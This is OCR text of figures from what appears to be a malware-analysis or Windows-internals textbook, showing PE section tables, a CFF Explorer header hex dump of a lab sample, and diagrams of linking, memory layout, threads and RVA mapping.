
Sections table


Name	VirtualSize (RVA*)	VirtualAddress (RVA*)	SizeOfRawData (physical size)	PointerToRawData (physical offset)	Characteristics
.text	0x1000	0x1000	0x200	0x200	CODE EXECUTE READ
.rdata	0x1000	0x2000	0x200	0x400	INITIALIZED READ
.data	0x1000	0x3000	0x200	0x600	DATA READ WRITE






CFF Explorer VII - [Lab06-01.exe]
File Settings ?
Lab06-01.exe
File: Lab06-01.exe
Dos Header
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
Import Directory
Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor
UPX Utility
Name Virtual Size Virtual Address Raw Size Raw Address Reloc Address Linenumbers Relocations ... Linenumber... Characteristics
Byte[8] Dword Dword Dword Dword Dword Dword Word Word Dword
.text 00004958 00001000 00005000 00001000 00000000 00000000 0000 0000 60000020
.rdata 000008DC 00006000 00001000 00006000 00000000 00000000 0000 0000 40000040
.data 00003E48 00007000 00003000 00007000 00000000 00000000 0000 0000 C0000040
Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F Ascii
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ..........ÿÿ..
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ¸.......@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 ....è...
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..´.Í!¸.LÍ!Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
00000080 C1 AB AD 37 85 CA C3 64 85 CA C3 64 85 CA C3 64 Á«-7.ÊÃd.ÊÃd.ÊÃd
00000090 B3 EC C8 64 84 CA C3 64 06 D6 CD 64 8B CA C3 64 ³ìÈd.ÊÃd.ÖÍd.ÊÃd
000000A0 B3 EC C9 64 A8 CA C3 64 85 CA C3 64 81 CA C3 64 ³ìÉd¨ÊÃd.ÊÃd.ÊÃd
000000B0 85 CA C2 64 A9 CA C3 64 E7 D5 D0 64 87 CA C3 64 .ÊÂd©ÊÃdçÕÐd.ÊÃd
000000C0 B3 EC D6 64 84 CA C3 64 52 69 63 68 85 CA C3 64 ³ìÖd.ÊÃdRich.ÊÃd
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000000E0 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00 ........PE..L...
000000F0 72 34 47 4D 00 00 00 00 00 00 00 00 E0 00 0F 01 r4GM........à...
00000100 0B 01 06 00 00 50 00 00 00 00 50 00 00 00 00 00 .....P....P.....
00000110 90 10 00 00 00 10 00 00 00 60 00 00 00 00 40 00 ....`....@.
00000120 00 10 00 00 00 10 00 00 00 04 00 00 00 00 00 00 ....
00000130 04 00 00 00 00 00 00 00 00 B0 00 00 00 10 00 00 ....°......
00000140 00 00 00 00 03 00 00 00 00 00 00 00 10 00 00 00 ....
00000150 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ....
00000160 00 00 00 00 00 00 00 00 C4 64 00 00 3C 00 00 00 ....Ädd..<...



Static libraries
Source File
Static linker
Stack
Heap
Application file
Compiled program
Static libraries
Static libraries



Shared/Dynamic libraries
Dynamic libraries
Source File
Load
Runtime
Static linker
Dynamic libraries
Application file
Dynamic library references
Application code
Dynamic library references



Moscow business hours
FREQUENCY
TIME OF DAY (UTC)
0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24
2 4 6 8 10 12 14 16 18 20



0x00000000
stack
Stock upper limit
heap
0x00400000
Program image
MZ header
PE header
Sections
DLL (1)
DLL (2)
0x7FFDF000
PEB (data block of main thread)
...
0x7FFFFFFF
Stack has fixed size and grows up to lower addresses
Heap grows down to higher address
Memory space



Virtual Memory
0x00000000
0xFFFFFFFF
PID: 63217
Windows Memory Manager
Virtual Memory
0x00000000
0xFFFFFFFF
PID: 5343



A single-thread process
User Address Space
stack
routine1
Own stack, registers including program counter
text
main ()
routine1 ()
routine2 ()
data
Process ID
Group ID
User ID
Files
Locks
Sockets
A process with two threads
User Address Space
Thread 2 stack
routine2
Own stack, registers including program counter
Thread 1 stack
routine1
Own stack, registers including program counter
text
main ()
CreateThread
data
Process ID
Group ID
User ID
Files
Locks
Sockets



Offset
Relative Virtual Address
0x0
0x400000
Image Base
0x200
0x400200
Size Of Headers
Section 1
Section 2
Section 3
0x400
0x401000
0x600
0x800
0x402000
0x403000
0x404000
Virtual Size
Virtual Size
Virtual Size
Section 1
Section 2
Section 3

